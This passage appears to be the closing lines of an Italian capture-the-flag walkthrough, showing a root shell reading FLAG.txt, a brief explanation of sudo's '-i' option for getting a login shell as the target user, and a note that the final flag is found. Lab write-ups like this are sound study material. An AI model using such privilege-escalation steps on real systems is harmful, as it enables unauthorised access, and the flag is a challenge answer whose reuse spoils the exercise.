[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

-i : eseguire la shell di accesso come utente di destinazione; può anche essere specificato un comando

Ed ecco che abbiamo trovato anche l'ultima FLAG !!!!!!!